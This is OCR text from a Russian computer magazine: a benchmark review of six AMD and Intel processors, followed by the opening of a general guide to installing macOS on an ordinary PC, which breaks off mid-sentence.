ПОКУПКА НОВОГО ПРОЦЕССОРА — ОЧЕНЬ ОТВЕТСТВЕННЫЙ ШАГ. ДЕЛО ДАЖЕ НЕ В ВЫСОКОЙ СТОИМОСТИ БОЛЬШИНСТВА «КАМНЕЙ»: АРХИТЕКТУРЫ РАЗЛИЧНЫ И НЕСОВМЕСТИМЫ МЕЖДУ СОБОЙ, И ВЫБОР ТОЙ ИЛИ ИНОЙ ПЛАТФОРМЫ НЕИЗБЕЖНО ПОТЯНЕТ ЗА СОБОЙ, КАК СНЕЖНЫЙ КОМ, ЗАМЕНУ ДРУГИХ ВАЖНЫХ ЭЛЕМЕНТОВ, ТАКИХ КАК МАТЕРИНСКАЯ ПЛАТА И — В НЕКОТОРЫХ СЛУЧАЯХ — ПАМЯТЬ. ЕСЛИ ЖЕ ПОТОМ ТЫ РЕШИШЬ ПЕРЕЙТИ НА ДРУГУЮ АРХИТЕКТУРУ, ТО ВСЕ ЭТИ НЕМАЛЫЕ ЗАТРАТЫ ПРИДЕТСЯ ПОВТОРЯТЬ. В ОБЩЕМ, КАК НИ КРУТИ, ВЫБОР НЕПРОСТОЙ. НАДЕЕМСЯ, НАШ ОБЗОР ТЕБЕ В НЕМ ПОМОЖЕТ.


МЕТОДИКА ТЕСТИРОВАНИЯ

Первая часть тестирования проходила на штатных значениях тактовой частоты и напряжения. После этого для процессоров, которые нам удалось разогнать до одинаковой тактовой частоты 3600 МГц (а не удалось это сделать только с AMD Athlon II X4 620), мы провели тот же набор тестов на данной частоте. Последний тест был интересен тем, что должен был объективно показать производительность различных процессоров, работающих на одной и той же частоте.
Собственно вычислительную мощность испытуемых процессоров мы оценивали в тесте NuclearMC, показывающем скорость процессора в арифметических задачах. Эффективность работы с оперативной памятью проверялась в наборе тестов Memory Benchmark, который входит в широко известный пакет Everest. Встроенный бенчмарк в архиваторе WinRAR — также эффективное средство для оценки производительности CPU и памяти; прогоняли мы и его. С целью выявления пригодности процессора для реальных ресурсоемких задач использовались тесты Cinebench R10 (для измерения производительности в рендеренге трехмерной картинки) и TMPG Enc 4.0 — для кодирования видео. Последнее компрессировалось в формат MPEG 1900x1200, а в качестве источника было взято некомпрессированное видео с видеокамеры формата FullHD 1920x1080. 3DMark Vantage — популярный пакет для тестирования графической подсистемы. Поскольку видеокарта использовалась во всех тестах одна и та же, нам стало интересно, окажет ли процессор существенное влияние на результат. А для тестирования возможностей самого процессора в графических задачах мы использовали тест из пакета 3DMark'06 CPU Score. Разумеется, не обошли мы стороной и тестирование производительности в играх: были запущены бенчмарки для игр Far Cry 2 (1280x1024, Ultra High, AF 8x, DirectX 10) и Crysis Warhead (1280x1024, Enthusiast, AF 8x, DirectX 10).

ТЕСТИРУЕМОЕ ОБОРУДОВАНИЕ:

- AMD ATHLON II X4 620
- AMD PHENOM II X4 940 BE
- AMD PHENOM II X4 965 BE
- INTEL CORE I5 750
- INTEL CORE I7 920
- INTEL CORE I7 975 EXTREME EDITION

WINRAR



В ТЕСТЕ АРХИВИРОВАНИЯ ОЧЕНЬ СИЛЬНО ВЫРЫВАЕТСЯ ВПЕРЕД ПАРА СТАРШИХ ПРОЦЕССОРОВ INTEL И НЕМНОГО ОТСТАЕТ МЛАДШИЙ УЧАСТНИК ТЕСТА ОТ AMD. ОСТАЛЬНЫЕ НЕ ДЕМОНСТРИРУЮТ СУЩЕСТВЕННЫХ РАЗЛИЧИЙ В ПРОИЗВОДИТЕЛЬНОСТИ

ТЕСТОВЫЙ СТЕНД

БЛОК ПИТАНИЯ, ВТ: 1050, ENERMAX REVOLUTION
ЖЕСТКИЙ ДИСК, ГБ: 250, SSD OCZ VERTEX 250 ГБ
ВИДЕОКАРТА: AMD RADEON HD 5870

ПЛАТФОРМА INTEL SOCKET 1366
МАТЕРИНСКАЯ ПЛАТА: ASUS P6T6 WS REVOLUTION
ОПЕРАТИВНАЯ ПАМЯТЬ: DDR3 3X 1 ГБ KINGSTON 1333 МГЦ CL7 1.5 В

ПЛАТФОРМА INTEL SOCKET 1156
МАТЕРИНСКАЯ ПЛАТА: GIGABYTE P55M-UD4
ОПЕРАТИВНАЯ ПАМЯТЬ: DDR3 2X 1 ГБ KINGSTON 1333 МГЦ CL7 1.5 В

ПЛАТФОРМА AMD SOCKET AM2+
МАТЕРИНСКАЯ ПЛАТА: ASUS M4A79 DELUXE
ОПЕРАТИВНАЯ ПАМЯТЬ: DDR2 2X 1 ГБ KINGSTON HYPERX 1066 МГЦ CL5 2.2 В



AMD ATHLON II X4 620

4000 руб.

ТЕХНИЧЕСКИЕ ХАРАКТЕРИСТИКИ:

РАЗЪЕМ: SOCKET AM2+/AM3
АРХИТЕКТУРА: K10
ТЕХНИЧЕСКИЙ ПРОЦЕСС, НМ: 45
ЧАСТОТА, ГГЦ: 2.6
ШИНА, МГЦ: 2000
КЭШ-ПАМЯТЬ L3, МБАЙТ: 2
ТИПИЧНЫЙ УРОВЕНЬ ТЕПЛОВЫДЕЛЕНИЯ (TDP), ВТ: 95
КОЛИЧЕСТВО ЯДЕР: 4
МНОЖИТЕЛЬ: 13





Из-за низкой цены этот процессор можно посоветовать для использования в различных бюджетных системах — таких, как офисные рабочие станции, или системы для дома начального уровня. Еще один плюс — низкий уровень тепловыделения: греется он слабее, чем первые Phenom'ы.

Производительность по теперешним меркам крайне низка. Кроме того, отсутствие свободного множителя не позволяет сколько-нибудь существенно повысить ее с помощью разгона.



AMD PHENOM II X4 940 BE

7000 руб.

ТЕХНИЧЕСКИЕ ХАРАКТЕРИСТИКИ:

РАЗЪЕМ: SOCKET AM2+/AM3
АРХИТЕКТУРА: K10
ТЕХНИЧЕСКИЙ ПРОЦЕСС, НМ: 45
ЧАСТОТА, ГГЦ: 3,0
ШИНА, МГЦ: 1800
КЭШ-ПАМЯТЬ L3, МБАЙТ: 6
ТИПИЧНЫЙ УРОВЕНЬ ТЕПЛОВЫДЕЛЕНИЯ (TDP), ВТ: 125
КОЛИЧЕСТВО ЯДЕР: 4
МНОЖИТЕЛЬ: СВОБОДНЫЙ







В разогнанном состоянии в большинстве тестов процессор почти догоняет AMD Phenom II X4 965 BE, который старше и дороже. Поэтому данную модель можно порекомендовать фанатам-оверклокерам с небольшим бюджетом. Свободный множитель и «выносливость» процессора при высокой температуре дают возможность, имея серьезную систему охлаждения (правда, уже не воздушную), разгонять его вдвое по сравнению с номинальной тактовой частотой. Но и просто с хорошим кулером из него можно выжать немало.



Несмотря на температурную «выносливость», уровень тепловыделения у модели довольно большой — требуется серьезное охлаждение.



СТРАННЫЙ РЕЗУЛЬТАТ (ВПЕРЕД ВЫРЫВАЕТСЯ МЛАДШАЯ МОДЕЛЬ INTEL CORE I5 750 В РАЗОГНАННОМ СОСТОЯНИИ) ОБЪЯСНЯЕТСЯ ТЕМ, ЧТО ЗДЕСЬ ЗА СЧЕТ МЕНЬШЕГО МНОЖИТЕЛЯ ПРИШЛОСЬ ВЫСТАВИТЬ БОЛЬШУЮ ЧАСТОТУ ШИНЫ — ВОТ И ВСЕ. В ЦЕЛОМ ЖЕ, ПРОЦЕССОРЫ INTEL ИДУТ ВПЕРЕДИ С СУЩЕСТВЕННЫМ ОТРЫВОМ



ПРОЦЕССОР МАЛО ПОВЛИЯЛ НА РЕЗУЛЬТАТЫ ТЕСТА: «ПОГОДУ» ДЕЛАЕТ ВИДЕОКАРТА. ТЕМ НЕ МЕНЕЕ, МЛАДШИЕ МОДЕЛИ ОТ INTEL И AMD (AMD ATHLON II X4 620 И INTEL CORE I5 750) ЧУТЬ-ЧУТЬ ОТСТАЛИ ОТ ОСТАЛЬНЫХ



9600 руб.

AMD PHENOM II X4 965 BE

ТЕХНИЧЕСКИЕ ХАРАКТЕРИСТИКИ:


РАЗЪЕМ: SOCKET AM2+/AM3
АРХИТЕКТУРА: K10
ТЕХНИЧЕСКИЙ ПРОЦЕСС, НМ: 45
ЧАСТОТА, ГГЦ: 3.4
ШИНА, МГЦ: 1800
КЭШ-ПАМЯТЬ L3, МБАЙТ: 6
ТИПИЧНЫЙ УРОВЕНЬ ТЕПЛОВЫДЕЛЕНИЯ (TDP), ВТ: 145
КОЛИЧЕСТВО ЯДЕР: 4
МНОЖИТЕЛЬ: СВОБОДНЫЙ



Старшая модель от AMD из принявших участие в нашем тесте. Без разгона демонстрирует неплохую производительность, а стоит при этом весьма скромно.



Лишь в некоторых из тестов процессор обгоняет самого младшего участника нашего тестирования от Intel. Разогнанный более дешевый AMD Phenom II X4 940 BE практически ничем не уступил старшей модели ни в производительности, ни в стабильности. Более того, AMD Phenom II X4 965 BE сильнее греется, так что серьезно разогнать этот «камень» относительно номинальной частоты может и не получиться.



8000 руб.

INTEL CORE i5 750

ТЕХНИЧЕСКИЕ ХАРАКТЕРИСТИКИ:

РАЗЪЕМ: SOCKET 1156
АРХИТЕКТУРА: LYNNFIELD
ТЕХНИЧЕСКИЙ ПРОЦЕСС, НМ: 45
ЧАСТОТА, ГГЦ: 2.66
ШИНА, ГБИТ/С: 2.5
КЭШ-ПАМЯТЬ L3, МБАЙТ: 8
ТИПИЧНЫЙ УРОВЕНЬ ТЕПЛОВЫДЕЛЕНИЯ (TDP), ВТ: 95
КОЛИЧЕСТВО ЯДЕР: 4
МНОЖИТЕЛЬ: 21 (МАКСИМУМ — 24)




Недорогой (если сравнивать с другими изделиями от Intel) процессор, показавший, тем не менее, неплохие результаты. Отставание во многих тестах от старших собратьев было весьма существенным, но все равно производительность оказалась где-то на уровне старших моделей AMD.



В отличие от флагманских моделей Intel, у этого процессора отсутствует поддержка Hyper-Threading. Удивительно, но в тестах FarCry2 и Crysis Warhead, где влияние процессора на производительность вообще минимально, Intel Core i5 750 заметно уступил двум участникам от AMD и занял предпоследнее место. Не сильно лучше результат и в 3DMark CPU Score.

КОДИРОВАНИЕ ВИДЕО




И ЗДЕСЬ РЕЗУЛЬТАТЫ ОКАЗАЛИСЬ ДОВОЛЬНО ПРЕДСКАЗУЕМЫ-МИ: ВПЕРЕД ВЫРЫВАЮТСЯ ТОПОВЫЕ МОДЕЛИ ОТ INTEL, А AMD СУЩЕСТВЕННО ОТСТАЕТ

NUCLEARMC

AMD Athlon II X4 620
AMD Phenom II X4 940
AMD Phenom II X4 965
Intel Core i5 750
Intel Core i7 920
Intel Core i7 975
0 5000 10000 15000 20000 25000 30000
3600 МГц
Default

ВЫЧИСЛЕНИЯ УЧАСТНИКАМ ТЕСТИРОВАНИЯ ОТ INTEL ДАЮТСЯ ЯВНО ЛУЧШЕ. В РАЗОГНАННОМ СОСТОЯНИИ AMD PHENOM II X4 940 BE И AMD PHENOM II X4 965 BE ВЫДАЮТ ПРАКТИЧЕСКИ ИДЕНТИЧ-НЫЕ РЕЗУЛЬТАТЫ. ТО ЖЕ КАСАЕТСЯ И ПАРЫ INTEL CORE I7 920 И INTEL CORE I7 975 EXTREME EDITION



INTEL CORE i7 920

ТЕХНИЧЕСКИЕ ХАРАКТЕРИСТИКИ:


РАЗЪЕМ: SOCKET 1366
АРХИТЕКТУРА: NEHALEM
ТЕХНИЧЕСКИЙ ПРОЦЕСС, НМ: 45
ЧАСТОТА, ГГЦ: 2.66
ШИНА, ГБИТ/С: 4.8
КЭШ-ПАМЯТЬ L3, МБАЙТ: 8
ТИПИЧНЫЙ УРОВЕНЬ ТЕПЛОВЫДЕЛЕНИЯ (TDP), ВТ: 130
КОЛИЧЕСТВО ЯДЕР: 4
МНОЖИТЕЛЬ: 20 (МАКСИМУМ — 21)



Процессор, основанный на архитектуре Nehalem, в абсолютном большинстве тестов показал прекрасную производительность, существенно обогнав и участников от AMD, и своего младшего собрата. А стоит денег хоть и не очень маленьких, но вполне разумных. В разогнанном же состоянии он практически не уступил старшему (и почти вчетверо более дорогому!) собрату — Intel Core i7 975 Extreme Edition.



Модель не назовешь подходящей для экстремальных «гонщиков»: максимальный множитель 21 накладывает ограничения на разгонный потенциал.



38200 руб.

INTEL CORE i7 975 Extreme Edition

ТЕХНИЧЕСКИЕ ХАРАКТЕРИСТИКИ:

РАЗЪЕМ: SOCKET 1366
АРХИТЕКТУРА: NEHALEM
ТЕХНИЧЕСКИЙ ПРОЦЕСС, НМ: 45
ЧАСТОТА, ГГЦ: 3.33
ШИНА, ГБИТ/С: 6.4
КЭШ-ПАМЯТЬ L3, МБАЙТ: 8
ТИПИЧНЫЙ УРОВЕНЬ ТЕПЛОВЫДЕЛЕНИЯ (TDP), ВТ: 130
КОЛИЧЕСТВО ЯДЕР: 4
МНОЖИТЕЛЬ: СВОБОДНЫЙ



Флагман от Intel вышел абсолютным победителем практически из всех тестов, продемонстрировав рекордную производительность. Ему мы и присуждаем награду «Выбор редакции».



Безусловно, покупать лишь процессор по цене компьютера (не самого, кстати, медленного) могут позволить себе только очень состоятельные пользователи, которых интересует не соотношение «цена/качество», а все только самое-самое. Тем более, разница в производительности с младшим Intel Core i7 920 оказалась не такой уж существенной.

ВЫВОДЫ

Они, в общем-то, очевидны. При наличии совсем небольшого количества денег сегодня на базе AMD можно собрать более шуструю конфигурацию, чем на Intel. Но уже модели от Intel среднего ценового диапазона обгоняют самые старшие модели от AMD. Так что выбор для действительно мощной системы, когда финансовые затраты не столь важны — однозначно Intel, а нам лишь остается ждать, пока AMD выпустит более быстрые процессоры. Награду «Лучшая покупка» получает процессор AMD Phenom II X4 940 BE, показавший хорошую производительность при минимальных затратах, а «Выбор редакции» присуждается флагману линейки процессоров Intel — Core i7 975 Extreme Edition.



СЕРГЕЙ ИСАКОВ ISAKOV@PARITET-FT.RU









ЧТО НАМ СТОИТ MAC ПОСТРОИТЬ?

УСТАНАВЛИВАЕМ МАКОС НА ОБЫЧНЫЙ КОМПЬЮТЕР

СЛОЖНО НЕ ЗАМЕТИТЬ ЛЮБОВЬ РАЗРАБОТЧИКОВ И ДИЗАЙНЕРОВ К ПРОДУКЦИИ MAC. СТОИТ ТОЛЬКО ОТКРЫТЬ ФОТОГРАФИИ ИЗ ОФИСОВ УСПЕШНЫХ IT-КОМПАНИЙ И СТАРТАПОВ… ВОЗНИКАЕТ ЖЕЛАНИЕ ПОПРОБОВАТЬ ХВАЛЕНУЮ СИСТЕМУ САМОМУ, НО СЕРЬЕЗНЫЙ ЦЕННИК ТУТ ЖЕ ОСТУЖАЕТ ПЫЛ. ОДНАКО ВЫХОД ЕСТЬ!

Компьютеры Apple Macintosh всегда были элитными и в нашей стране скорее представляют собой экзотику. Люди либо ничего про них не знают, либо восхищаются их красотой и удобством. Даже среди тех, кто все-таки знает, что это, многие не могут себе позволить такой компьютер, в первую очередь из-за стоимости. Еще больший аргумент против — якобы большие проблемы с программным обеспечением в России.

Впрочем, некоторые компании стали продавать так называемые клоны системы, собранные на самом обычном железе, но при этом — с предустановленной MacOSX. Такая система практически неотличима от оригинальной, на ней можно запускать любые программы и даже обновлять ее в онлайне. Мы решили разобраться, как им такое удалось и как собирается хакинтош. А заодно — какие отличия имеются с оригинальной фирменной системой.

Итак, устанавливаем на домашний PC, наряду с Windows, еще и MacOS (ХакОС) в пробных целях. В любой момент можно вернуться в привычную среду (и как там становится тоскливо после такого праздника жизни!).

ВЫБОР КОНФИГУРАЦИИ

На какое железо реально поставить МакОС? Не на любое!

1. ПРОЦЕССОР.

Оптимальным выбором будет Intel Core 2 Duo, но от Интел подойдут и Core Duo, Core Solo (Yonah), Core 2 Quad, Xeon, Pentium M (новой серии), Core i5, i7, Atom. Важно, чтобы они поддерживали набор инструкций SSE3; впрочем, с процессорами SSE2 (Pentium M (старый), Pentium 4) тоже реально, но с определенными проблемами. Аналогично можно попытаться поставить систему на AMD, но — используя специальное ядро, созданное для этих целей. Насчет Атома возникли новые сложности, впрочем, уже преодолеваемые хакинтош-сообществом.

2. СИСТЕМНАЯ ПЛАТА.

На оригинальных Маках используются чипсеты Intel и nForce. Есть сведения о простой установке на чипсеты Intel 945, 975x, 965P, EP31, EP45 и другие. Более важно понятие южного моста: ICH7,8,10 поддерживаются оригинальными драйверами, ICH9 требует некоторых патчей, MCP79 тоже относится к родным мостам. Перечислить, какие есть платы на рынке с такими же чипсетами, нереально, да и сопоставить модель материнской платы с используемым южным мостом — тоже непростая задача. По производителям можно утверждать, что популярные ASUS и Gigabyte для этих целей вполне пригодны. Нужно понимать, что другие чипсеты nForce, VIA, SIS, AMD/ATI использовать скорее нельзя, чем можно, хотя есть и такие работающие хакинтоши.

3. ПАМЯТЬ.

Ничего особого. Если у тебя работает WindowsXP, то MacOSX тем более будет работать.

4. ЖЕСТКИЙ ДИСК.

Опять же, ничего необычного. Предпочтительнее с интерфейсом SATA, хотя и старый IDE-интерфейс вполне пригоден. Размер — современный: 10 Гб достаточно для установки системы, которая еще займет место для виртуальной памяти, для файла гибернации и собственных кешей, но всегда хочется чего-то большего, и программ поставить, и музыки, и фильмов… Модель значения не имеет.

5. ВИДЕОКАРТА.

Принципиально, что драйвера для видеокарт существуют только для современных Nvidia, ATI и Intel. И то не все модели. VIA Chrome, SIS, Matrox и большинство устаревших карт шансов не имеют. Более старые модели воз-













ВОТ ОНО: MACOS X НА ОБЫЧНОМ КОМПЬЮТЕРЕ!

можно использовать с MacOSX Tiger, а для современной Snow Leopard перечень приблизительно таков:

- Nvidia Geforce 7x00-9x00, GT120 — GT295 (x не меньше 3)
- ATI Radeon X1300, X1600, X1900, HD2400, HD2600, HD3800, HD4500, HD4600, HD4800.
- Intel GMA950, X3100 — версии для мобильных компьютеров.
- Мобильные версии nVidia и ATI — очень большие проблемы.

6. ЗВУКОВАЯ КАРТА.

Для устаревшего стандарта AC97 есть драйвер, подходящий для большинства карт производства Realtek и Analog Devices. Для нового стандарта HDA (High Definition Audio) есть варианты практически для всех встроенных карт. А вот с PCI-картами нужно выяснять индивидуально.

7. СЕТЕВОЙ АДАПТЕР.

Практически любые на чипах Realtek или Marvell, несколько сложнее — с Intel и 3Com, также есть драйвера на некоторые карты Broadcom (440x, 5701). Приходится оговариваться, ибо есть проблемы с модификациями, например, Marvell 8071 или Intel 82567. А усилиями хак-сообщества созданы драйвера под некоторые модификации nForceLAN.

8. WIFI-АДАПТЕР.

Вопрос актуален для владельцев ноутбуков. Работают адаптеры на чипах Atheros и Broadcom. Ниже по тексту будет пример оживления адаптера Broadcom 4315.

9. USB-УСТРОЙСТВА.

Видеокамера, блютус, ТВ-тюнер, флеш-накопитель, WiFi, принтер, сканер, клавиатура и мышь работают практически все.

10. DVD-RW ПРИВОД.

Тоже работают практически все, как с интерфейсом SATA, так и с ATA. Но последний вызовет некоторые проблемы при инсталляции.

Подводя черту под этим обзором, следует сказать, что всегда есть риск, что какое-то устройство в системе окажется неподдерживаемым. Ты можешь поискать решение в интернете, либо смириться, мол, пробуя МакОС, и не рассчитывал, что оно понадобится.

Видеокарта, даже если она не поддерживается, все равно будет показывать изображение в одном из стандартных режимов VESA, например, 1024x768, но отсутствие поддержки OpenGL ограничит тебя в списке программ, которые можно использовать. К примеру, не будут запускаться системные шахматы и DVD-player.

Итак, в пробной конфигурации мы выбрали десктоп на основе системной платы Gigabyte EP45-UD3LR с процессором Intel Core 2Duo E7400, память 2x1 Гб, звуковая карта встроенная Realtek ALC888, сетевой адаптер Realtek 8168, видеокарта Palit Geforce 9600GT, жесткий диск SATA 250 Гб, DVD-RW Optiarc. В целом — современный середнячок эконом-класса.

ВЫБОР ОПЕРАЦИОННОЙ СИСТЕМЫ

На Интел-совместимых компьютерах можно запустить MacOSX 10.4.x Tiger, MacOSX 10.5.x Leopard и новейшую MacOSX 10.6.x Snow Leopard. Разумеется, предпочесть стоит последнюю, но при этом:

1. Видеокарты Radeon 7500 — 9700 возможно полноценно запустить только в Тигре.

2. Видеокарты nVidia Geforce 5x00 — 6x00 еще возможно запустить в Леопарде.

3. Снежный Барс пока не является хорошо отлаженной стабильной системой.

Внешние различия между системами не столь и велики, да и совместимость с программным обеспечением не является решающим аргументом: все работает в Леопарде, и многое — в Тигре. С другой стороны, очень современным компьютерам может подойти только очень современная система, опять таки из-за драйверов.

Вместе с развитием операционной системы трудилось и хак-сообщество, обеспечивая совместимость ОС со стандартными компьютерами. Так, для установки Тигра требовалось подменять ядро системы и ряд жизненно важных программ на модифицированные версии. В Леопарде появилось понятие ванильного








ЗАГРУЗЧИК CHAMELEON-2

ядра, т.е. оригинальное ядро от самой Эппл. Система стала родной, немодифицированной, только с небольшими добавками. В Снежном Барсе количество необходимых добавок убавилось, ниже мы расскажем, почему. Впрочем, эти трюки применимы и к Леопарду, просто они разработаны уже с выходом системы 10.6. По каждой из этих версий требуется отдельный рассказ, но речь пойдет только про последнюю, самую современную версию операционной системы с названием Snow Leopard (он же Барсик).

ВЫБОР ДИСТРИБУТИВА

Оригинальные компьютеры Apple Macintosh комплектуются дисками с операционной системой, однако эти диски являются модельно-зависимыми, и, стало быть, непригодны для наших целей. Пригодным будет диск с пометкой Retail, который является общим для всех моделей. Просто поставить с него систему на хакинтош не удастся, потому что он также рассчитан на оригинальный компьютер. В отличие от Microsoft Windows, Apple MacOSX не требует ввода серийного номера и активации, подразумевается, что подлинность компьютера заложена в нем самом. В компьютерах Apple модель и серийный номер, а также свойства установленных устройств (аудио, видео и других) заложены в **EFI** (http://en.wikipedia.org/wiki/Extensible_Firmware_Interface), в отличие от БИОСа большинства наших компьютеров. Некоторые файлы в системе зашифрованы, и ключ шифрования заложен в специальной микросхеме. Отсюда легко сделать вывод: для установки системы MacOSX на неоригинальный компьютер, эту защиту следует обходить еще на старте установки системы, т.е. старт должен быть с другого источника.

Вариант: переделать сам установочный диск, чтобы он содержал в себе обход этой защиты, да еще и набор дополнительных драйверов, чтобы систему можно было поставить на более широкий круг компьютеров. Такой диск называется сборкой, и есть люди, которые их производят, возможно, и в коммерческих целях, а чаще за просьбу о пожертвовании. В чем минусы? Поскольку сборку делали не мы сами, то не знаем, что конкретно там изменено, и остается только верить, что исправления нужные и безопасные. Возможны изменения внешнего вида и логотипов — дескать, система неоригинальная и будьте добры видеть логотип создателя сборки. Не очень корректно, все же, сама система создана компанией Apple и ее стоит уважать. Для подобных случаев существует пакет **Restore_Desktop_Settings**, который нетрудно найти в интернете и с ним вернуть оригинальный вид оболочки. Еще один минус — версия системы. Сборки чаще всего имеют устаревшую версию. Впрочем, если постараться (о чем рассказано ниже), можно подправить систему таким образом, что ее реально будет апдейтить официальными пакетами от Apple. Плюс же сборки очевиден: установить систему получится за 10-20 минут, даже не имея никакого опыта в хакинтошестроении. Установка Ритейла потребует немалых усилий и знаний. Вкратце путь таков: скачать из Сети образ загрузочного диска или флеш-накопителя, содержащего минимальную ОС с минимальным набором драйверов, загрузиться с него в режим командной строки, вставить в привод DVD инсталляционный диск Ритейл, смонтировать его и запустить с него инсталляцию. Широкое хождение имеет сборка **10A432** от dan1234, которая представляет собой тот же дистрибутив Ритейл, но с нужным загрузчиком, инсталляционным скриптом и набором драйверов. Выбрав эту сборку, ты можешь стартовать прямо с нее и иметь тот же результат с меньшим количеством усилий.

ПРОЦЕСС ИНСТАЛЛЯЦИИ

Может быть, на твоем компьютере уже стоит система Windows, и ты не хочешь ее уничтожать, а может быть, ты планируешь ее только поставить. В этом случае начинать следует с нее. Во-первых, МакОС требует, чтобы SATA-винчестер работал в режиме AHCI. Для южного моста ICH7 этого не требуется, а вот для других — более чем желательно. И если для Windows Vista в этом нет проблемы, то для Windows XP не все так гладко. Сам дистрибутив Windows XP SP2 не содержит драйвера AHCI и не пожелает устанавливаться на HDD в таком режиме, а после установки системы драйвер RAID/AHCI не хочет приниматься системой, потому что такое устройство не включено в БИОСе. Попытка же включения в БИОСе режима приводит к синему экрану при загрузке XP. Тупик?! Для южного моста ICH8 существует корректный инсталлятор драйвера, — ищи на прилагаемом диске, его также можно модифицировать для инсталляции на ICH9 путем редактирования inf-файла, заменой `2829` на `2929`. Для других вариантов придется искать другие пути.
Что ж, с этой проблемой ты справился, и Windows у тебя работает с винчестером в режиме AHCI. Преимущество скорости очевидно. Менее очевидно, но для нас важнее — совместимость с МакОС. Теперь следует выделить раздел для установки OSX. Раздел должен быть первичным, а не логическим диском в расширенном разделе! Простейший способ: щелкнуть правой клавишей мыши по значку «Мой компьютер», выбрать «Управление» → «Накопители» и произвести стандартные действия по созданию нового первичного раздела в формате FAT32. Если это невозможно, то можно воспользоваться одной из программ управления разделами: Partition Magic, Paragon Partition Manager, Acronis. Существует и бесплатный, хорошо работающий способ: загрузиться с Ubuntu LiveCD, но не запускать инсталляцию Линукса, а набрать в 